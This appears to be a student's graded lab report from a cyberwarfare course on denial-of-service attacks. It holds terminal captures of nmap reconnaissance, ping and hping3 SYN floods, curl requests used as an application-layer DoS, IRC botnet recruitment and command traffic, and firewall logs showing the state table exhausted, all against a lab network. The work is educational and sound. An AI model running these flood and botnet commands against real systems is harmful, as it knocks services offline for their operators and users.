

Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01

Student:

Truc Huynh

Email:

huyntl02@pfw.edu

Time on Task:

3 hours, 17 minutes

Progress:


100%

Report Generated: Friday, September 9, 2022 at 1:52 PM

Hands-On Demonstration

Part 1: Perform Reconnaissance and Simple DoS Attacks

5. Make a screen capture showing the results of your Nmap scan.



```
root@kali: /home/kali
Performing a Denial-of-Service Attack
AttackLinux01
2022-09-09 11:29:50
Truc Huynh

File Actions Edit View Help
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds

root@kali: /home/kali
# nmap -ss drisst.org
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-09 11:27 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid se
rvers with --dns-servers
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.0014s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp   open  ppp

Nmap done: 1 IP address (1 host up) scanned in 4.84 seconds

root@kali: /home/kali
# nmap -sV --script=http-headers drisst.org
zsh: command not found: nmap

root@kali: /home/kali
# nmap -sV --script=http-headers drisst.org
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-09 11:29 EDT
Failed to resolve "script=http-headers".
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid se
rvers with --dns-servers
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.0012s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
3000/tcp   open  http     Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds

root@kali: /home/kali
```

Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01


14. Make a screen capture showing the **bmon** results for the ping flood used to demonstrate a volumetric DoS attack.



Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01


18. Make a screen capture showing the **bmon** results for the second ping flood used to demonstrate a volumetric DoS attack.



Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01

24. Make a screen capture showing the output for the hping command used to demonstrate a protocol-based DoS attack.



The screenshot shows a Kali Linux terminal window titled "Performing a Denial-of-Service Attack". The user is root at kali in the directory /home/kali. The terminal shows the following commands and output:

```
root@kali: /home/kali
PING drisst.org (200.0.0.86) 2500(2528) bytes of data.
--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 9419ms
rtt min/avg/max/mdev = 0.219/0.381/6.420/0.238 ms, ipg/ewma 0.470/0.567 ms

root@kali: /home/kali
# ping -f drisst.org -t 20000 -s 25000
PING drisst.org (200.0.0.86) 25000(25028) bytes of data.
--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 22452ms
rtt min/avg/max/mdev = 0.512/0.837/5.893/0.196 ms, ipg/ewma 1.122/0.819 ms

root@kali: /home/kali
# hping3 -S -p 80 --flood drisst.org
zsh: command not found: hping3

root@kali: /home/kali
#
127 x

root@kali: /home/kali
#
130 x

root@kali: /home/kali
# hping3 -S -p 80 --flood drisst.org
zsh: command not found: hping3
130 x


root@kali: /home/kali
# hping3 -S -p 80 --flood drisst.org
HPING drisst.org (eth0 200.0.0.86): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- drisst.org hping statistic ---
14556485 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

root@kali: /home/kali
#
1 x
```

Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01

27. **Make a screen capture** showing the **results of the two curl commands** used to **demonstrate an application-based DoS attack**.



```
root@kali: /home/kali
Performing a Denial-of-Service Attack
AttackLinux01
2022-09-09 11:52:25
Truc Huynh

root@kali: /home/kali
PING drisst.org (200.0.0.86) 25000(25028) bytes of data.

--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 22452ms
rtt min/avg/max/mdev = 0.512/0.837/5.893/0.196 ms, ipg/ewma 1.122/0.819 ms

root@kali: /home/kali
# hping3 -S -p 80 --flood drisst.org
zsh: command not found: hping3

root@kali: /home/kali
# hping3 -S -p 80 --flood drisst.org
127 x

root@kali: /home/kali
# hping3 -S -p 80 --flood drisst.org
130 x

root@kali: /home/kali
# hping3 -S -p 80 --flood drisst.org
130 x

root@kali: /home/kali
# hping3 -S -p 80 --flood drisst.org
127 x

HPING drisst.org (eth0 200.0.0.86): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- drisst.org hping statistic ---
14556485 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

root@kali: /home/kali
# curl -d "email=fake%40user6password=password" -X POST http://200.0.0.86/users/login
1 x
Found. Redirecting to /users/login

root@kali: /home/kali
# curl -d "email=t%40w6password=password" -X POST http://200.0.0.86:80/users/login
Found. Redirecting to /dashboard


root@kali: /home/kali
```

Part 2: Assemble a Botnet

Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01

26. Make a screen capture showing the newly recruited hosts.




```
Try to take over the world...
12:21 < alfred_deborouter> Host is up (0.000012s latency).
12:21 < alfred_deborouter> Not shown: 998 closed ports
12:21 < alfred_deborouter> PORT      STATE SERVICE
12:21 < alfred_deborouter> 22/tcp open  ssh
12:21 < alfred_deborouter> 23/tcp open  telnet
12:21 < alfred_deborouter>
12:21 < alfred_deborouter> Nmap scan report for 204.40.4.46
12:21 < alfred_deborouter> Host is up (0.000012s latency).
12:21 < alfred_deborouter> Not shown: 998 closed ports
12:21 < alfred_deborouter> PORT      STATE SERVICE
12:21 < alfred_deborouter> 22/tcp open  ssh
12:21 < alfred_deborouter> 23/tcp open  telnet
12:21 < alfred_deborouter>
12:21 < alfred_deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in 28.47 seconds
12:21 < alfred_deborouter>
12:21 < kali> .recruit alfred_deborouter
12:22 < kali> .recruit alfred_deborouter
12:22 < alfred_deborouter> Searching for signs of unintelligent life...
12:22 < alfred_deborouter> ...found, left a calling card.
12:22 -!- Irssi: Join to #c2 was synced in 220 secs
12:22 < kali> .muser
12:22 < TargetLinux02> Ready to rumble
12:22 < TargetPi> Let us have a go
12:22 < alfred_deborouter> Poised to pounce
12:22 -!- quAKE2600 [quAKE2600@204.40.4.36] has joined #c2
12:23 -!- COMM1984 [COMM1984@204.40.4.16] has joined #c2
12:23 -!- LINKST-rt65 [LINKST-rt65@204.40.4.46] has joined #c2
12:23 -!- Satar1102 [Satar1102@204.40.4.26] has joined #c2
12:23 < kali> .muser
12:23 < TargetLinux02> Shotgun
12:23 < alfred_deborouter> Let us have a go
12:23 < TargetPi> Ready to rumble
12:23 < quAKE2600> Shotgun
12:23 < COMM1984> Shotgun
12:23 < LINKST-rt65> Shotgun
12:23 < Satar1102> Shotgun
12:23 [kali] [2:debnet/#c2] [Act: 1]
[#c2]
```

Part 3: Conduct a DDoS Attack

Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01


3. Make a screen capture showing the drisst.org webpage.



Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01

21. Make a screen capture showing the failed connection to drisst.org.



23. Make a screen capture showing the “PF states limit reached” error message.

```
2022-09-09T17:09:01.657098+00:00 pfSense.home.arp watchfrr 38625 - - Forked bac
kground command [pid 73993]: /usr/local/etc/rc.d/frr restart all
2022-09-09T17:09:01.657156+00:00 pfSense.home.arp watchfrr 38625 - - [EC 268435
457] staticd state -> unresponsive : no response yet to ping sent 30 seconds ago
2022-09-09T17:09:01.657207+00:00 pfSense.home.arp watchfrr 38625 - - [EC 268435
457] bgpd state -> unresponsive : no response yet to ping sent 30 seconds ago
2022-09-09T17:09:01.657269+00:00 pfSense.home.arp watchfrr 38625 - - zebra: slo
w echo response finally received after 256.525319 seconds
2022-09-09T17:09:01.657376+00:00 pfSense.home.arp watchfrr 38625 - - staticd: s
low echo response finally received after 123.841182 seconds
[zone: pf states] PF states limit reached
2022-09-09T17:14:31.182064+00:00 pfSense.home.arp watchfrr 38625 - - [EC 100663
313] SLOW THREAD: task handle_read (207be0) ran for 7552ms (cpu time 0ms)
2022-09-09T17:14:48.574299+00:00 pfSense.home.arp watchfrr 38625 - - [EC 100663
313] SLOW THREAD: task handle_read (207be0) ran for 7660ms (cpu time 0ms)
2022-09-09T17:15:07.094985+00:00 pfSense.home.arp watchfrr 38625 - - [EC 100663
313] SLOW THREAD: task wakeup_send_echo (208290) ran for 6122ms (cpu time 0ms)
2022-09-09T17:15:26.797987+00:00 pfSense.home.arp watchfrr 38625 - - [EC 100663
313] SLOW THREAD: task handle_read (207be0) ran for 11174ms (cpu time 0ms)
2022-09-09T17:15:43.819318+00:00 pfSense.home.arp watchfrr 38625 - - [EC 100663
313] SLOW THREAD: task handle_read (207be0) ran for 5504ms (cpu time 0ms)
[zone: pf states] PF states limit reached
[zone: pf states] PF states limit reached
[zone: pf states] PF states limit reached
```


Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01

Challenge and Analysis

Make a screen capture showing the **peak traffic** generated in **bmon** while performing a **DDoS SYN flood attack**.

